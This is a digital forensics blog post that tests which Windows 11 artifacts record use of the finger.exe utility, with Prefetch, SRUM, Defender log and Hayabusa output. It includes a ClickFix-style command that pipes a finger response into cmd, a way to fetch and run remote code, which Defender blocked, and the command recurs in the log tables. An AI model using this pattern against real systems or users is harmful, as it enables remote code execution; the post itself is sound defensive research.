What does Finger leave behind on Windows 11?
What artifacts does the Finger protocol leave behind on a Windows 11 system?

The Finger protocol is an interface to a Remote User Information Program. Finger was developed in 1971 to request information about users on a network. It uses port 79 TCP and data must be in ASCII. Although it is an older and less commonly used protocol, it is still present in current versions of Windows 11.
Since this protocol is somewhat older and lesser known, I wanted to investigate what traces an execution of this protocol would leave on a Windows 11 system.
Using the protocol
Using Finger is straightforward as finger user@host, e.g. finger menno@12.34.56. The server then replies with information, if it is configured to do so.
Finger can also be used in alternative ways, such as requesting the weather via graph.no, a project of falkp.
> finger
[...]
> finger utrecht@graph.no
[graph.no]
                    -= Meteogram for Utrecht, Netherlands =-
 'C                                                                   Rain (mm)
 13
 12===
 11   ===   ===                                                   ^^^
 10      ===                                                   ^^^
  9                                                         ===
  8            ======                                 ======
  7                  ^^^===
  6                        ===^^^^^^               ===
  5                                 ^^^^^^===^^^^^^
  4  |  |  |  |  |  |     |                 |        |  |  |  |       1 mm
   _16_17_18_19_20_21 22 23 14/05 02 03 04 05_06_07_08_09_10_11_12_13 Hour

     W SW  W  W  W  O  S SW SW SW SW SW SW SW SW SW NW  N  N  N NE  N Wind dir.
     3  4  3  3  2  0  1  1  3  3  2  2  2  2  2  2  2  2  2  3  3  3 Wind(m/s)

Legend left axis:   - Sunny   ^ Scattered   = Clouded   =V= Thunder   # Fog
Legend right axis:  | Rain    ! Sleet       * Snow
[Weather forecast from yr.no, delivered by the Norwegian Meteorological Institute and the NRK.]
Traces in Windows
To create artifacts, I executed Finger eleven times in a Windows 11 VM. First just the finger command itself without arguments, then with the --h parameter, successful remote queries against graph.no, and finally a part of a ClickFix attack command.
> finger

Displays information about a user on a specified system running the
Finger service. Output varies based on the remote system.

FINGER [-l] [user]@host [...]

  -l        Displays information in long list format.
  user      Specifies the user you want information about. Omit the user
            parameter to display information about all users on the
            specifed host.
  @host     Specifies the server on the remote system whose users you
            want information about.

> finger --h
[...]
> finger utrecht@graph.no
[...]
> cmd.exe /c start /min cmd /c finger utrecht@graph.no\| cmd
This last command was recognized and blocked by Defender.
 Fig.1 Defender
After executing the commands I created a image of the VM, collected the artifacts using KAPE and analyzed the resulting artifacts.
Prefetch
Prefetch showed that the finger application was executed eleven times.
| Source Filename | C:\Cases\finger_protocol_1\Kape\E\Windows\prefetch\FINGER.EXE-F90483D1.pf |
| Source Created | 2026-03-10 11:17:06 |
| Source Modified | 2026-03-10 12:29:03 |
| Source Accessed | 2026-03-10 14:26:58 |
| Executable Name | FINGER.EXE |
| Run Count | 11 |
| Last Run | 2026-03-10 12:29:03 |
| Previous Run0 | 2026-03-10 12:24:55 |
| Previous Run1 | 2026-03-10 12:24:24 |
| Previous Run2 | 2026-03-10 12:23:25 |
| Previous Run3 | 2026-03-10 12:22:54 |
| Previous Run4 | 2026-03-10 12:22:17 |
| Previous Run5 | 2026-03-10 12:20:58 |
| Previous Run6 | 2026-03-10 11:56:04 |
Amcache
Amcache recorded one timestamp.
| File Key Last Write Timestamp | 2026-03-10 11:17:06 |
| SHA1 | 274e31ab0ed532203c0c43b9b460864f39323929 |
Background Activity Moderator (BAM)
Using RegRipper, I analysed the SYSTEM hive and reviewed the BAM module output for background activity.
| 2026-03-10 12:39:54Z | \Device\HarddiskVolume4\Windows\System32\cmd.exe |
Event Logs
Since the last execution of Finger was blocked by Defender, it makes sense that this appeared in the event logs. To dig deeper, I also examined the event logs using EventLogExplorer.
EvtxECmd
Searching in the Event Log output of EvtxECmd for payload finger, returned two entries. These entries where both from the Defender logging.
| Time Created | Event Id | Level | Provider | Channel | Process Id | Computer | User Id | Map Description | Payload Data1 | Payload Data2 | Payload Data3 | Executable Info |
|---|---|---|---|---|---|---|---|---|---|---|---|---|
| 2026-03-10 12:33:47 | 1116 | Warning | Microsoft-Windows-Windows Defender | Microsoft-Windows-Windows Defender/Operational | 3884 | Win11 | S-1-5-18 | Detection - The antimalware platform detected malware or other potentially unwanted software | Malware name: VirTool:Win32/SuspClickFix.M3 | Description: Tool (Severe) | Detection Time: 2026-03-10T12:33:47.730Z | CmdLine:_C:\Windows\System32\cmd.exe /c start /min cmd /c finger utrecht@graph.no| cmd |
| 2026-03-10 12:34:47 | 1117 | Info | Microsoft-Windows-Windows Defender | Microsoft-Windows-Windows Defender/Operational | 3884 | Win11 | S-1-5-18 | Detection - The antimalware platform performed an action to protect your system from malware or other potentially unwanted software | Malware name: VirTool:Win32/SuspClickFix.M3 | Description: Tool (Severe) | Detection Time: 2026-03-10T12:33:47.730Z | CmdLine:_C:\Windows\System32\cmd.exe /c start /min cmd /c finger utrecht@graph.no| cmd |
Microsoft-Windows-Windows Defender Operational
This gave the same result as in the EvtxECmd output. Two related entries in the Defender Antivirus logs:
| Level | Date | Time | Event | Source | User | Description |
|---|---|---|---|---|---|---|
| Warning | 10/03/2026 | 12:33:47 | 1116 | Microsoft-Windows-Windows Defender | \System | Microsoft Defender Antivirus has detected malware or other potentially unwanted software. […] Name: VirTool:Win32/SuspClickFix.M3 ID: 2147962014 Severity: Severe Category: Tool Path: CmdLine:_C:\Windows\System32\cmd.exe /c start /min cmd /c finger utrecht@graph.no| cmd […] |
| Information | 10/03/2026 | 12:34:47 | 1117 | Microsoft-Windows-Windows Defender | \System | Microsoft Defender Antivirus has taken action to protect this machine from malware or other potentially unwanted software.[…]Name: VirTool:Win32/SuspClickFix.M3 ID: 2147962014 Severity: Severe Category: Tool Path: CmdLine:_C:\Windows\System32\cmd.exe /c start /min cmd /c finger utrecht@graph.no| cmd […] |
Hayabusa
For completeness I also looked at the event logs using Hayabusa. Filtering for critical and high gave the same events:
| Time stamp | Rule Title | Level | Computer | Channel | Event ID | Details |
|---|---|---|---|---|---|---|
| 2026-03-10 12:33:47.778514+00:00 | Antivirus Relevant File Paths Alerts | high | Win11 | Defender | 1116 | Threat: VirTool:Win32/SuspClickFix.M3 ¦ Severity: Severe ¦ Type: Tool ¦ User: NT AUTHORITY\SYSTEM ¦ Path: CmdLine:_C:\Windows\System32\cmd.exe /c start /min cmd /c finger utrecht@graph.no | cmd ¦ Proc: Unknown |
| 2026-03-10 12:33:47.778514+00:00 | Defender Alert (Severe) | crit | Win11 | Defender | 1116 | Details Threat: VirTool:Win32/SuspClickFix.M3 ¦ Severity: Severe ¦ Type: Tool ¦ User: NT AUTHORITY\SYSTEM ¦ Path: CmdLine:_C:\Windows\System32\cmd.exe /c start /min cmd /c finger utrecht@graph.no | cmd ¦ Proc: Unknown |
I then removed the filter and used this two events as pivoting to search surrounding events. This gave no relevant other events.
SRUM-DUMP
Then System Resource Utilization Monitor can be used to track the usage of applications. Searching SRUM using srum-dump gave 4 entries:
| SRUM Entry Creation (UTC) | Application/Process |
|---|---|
| 2026-03-10 12:42:00 | \Device\HarddiskVolume4\Windows\System32\finger.exe |
| 2026-03-10 12:07:23 | \Device\HarddiskVolume4\Windows\System32\finger.exe |
| 2026-03-10 11:39:00 | \Device\HarddiskVolume4\Windows\System32\finger.exe |
| 2026-03-10 11:28:33 | \Device\HarddiskVolume4\Windows\System32\finger.exe |
NetworkUsage Output
Using the SRUM I focused on network usage. Filtering for finger gave two hits. This matched the executions where data was retrieved (i.e. the weather).
| Timestamp | Exe Info | Bytes Received | Bytes Sent |
|---|---|---|---|
| 2026-03-10 12:40:00 | \device\harddiskvolume4\windows\system32\finger.exe | 22404 | 3582 |
| 2026-03-10 11:44:00 | \device\harddiskvolume4\windows\system32\finger.exe | 3233 | 558 |
AppTimelineProvider Output
From the SRUM I also extracted the App timeline.
| Timestamp | Exe Info | End Time | Duration Ms |
|---|---|---|---|
| 2026-03-10 12:42:00 | finger.exe | 2026-03-10 12:32:11 | 455888 |
| 2026-03-10 12:07:23 | finger.exe | 2026-03-10 11:56:52 | 120459 |
| 2026-03-10 11:39:00 | finger.exe | 2026-03-10 11:32:17 | 37125 |
| 2026-03-10 11:28:33 | finger.exe | 2026-03-10 11:18:28 | 60556 |
No traces of executing finger
Lastly, I did not find any traces in the registry, Shimcache, Windows Event Logs, or memory.
Conclusion
The Finger protocol is an older protocol, but it is still present in modern Windows installations. Executing it does leave some artifacts, though I was unable to find traces of most of the individual commands. The ClickFix attempt was detected and blocked by Defender.
From an investigative perspective, Finger executions can be confirmed, but finding the exact query is harder. In this test, artifact sources like Prefetch, Amcache, BAM, and SRUM confirmed execution. The complete command line for the ClickFix could be found in the Defender logging, because tthis triggered a detection event.
| Artifact | Traces Found |
|---|---|
| Prefetch | Yes |
| Amcache | Yes |
| BAM | Partial |
| SRUM | Yes |
| Defender Logs | Yes |
| Registry | No |
| Shimcache | No |
| Memory | No |
| Generic Event Logs | No |
There are security concerns regarding Finger. The protocol can expose detailed profile information and may lack adequate monitoring.
As noted in the RFC documentation:
Warning!!  Finger discloses information about users; moreover, such
information may be considered sensitive.  Security administrators
should make explicit decisions about whether to run Finger and what
information should be provided in responses.  One existing
implementation provides the time the user last logged in, the time he
last read mail, whether unread mail was waiting for him, and who the
most recent unread mail was from!  This makes it possible to track
conversations in progress and see where someone's attention was
focused.  Sites that are information-security conscious should not
run Finger without an explicit understanding of how much information
it is giving away.
https://datatracker.ietf.org/doc/html/rfc1288#section-3.2
The protocol can be used without logging, so no historical data can be investigated to see historical queries. If the protocol would be misused, not al traces could be recoverable.
Finger execution does leave identifiable traces on a Windows 11 system. Multiple features on Windows can be used to find traces of the use of Finger. Some of the features record more than others, and none where found that recorded the complete command. Artifacts such as Prefetch, SRUM, and Defender logs can help investigators confirm execution and reconstruct partial activity timelines.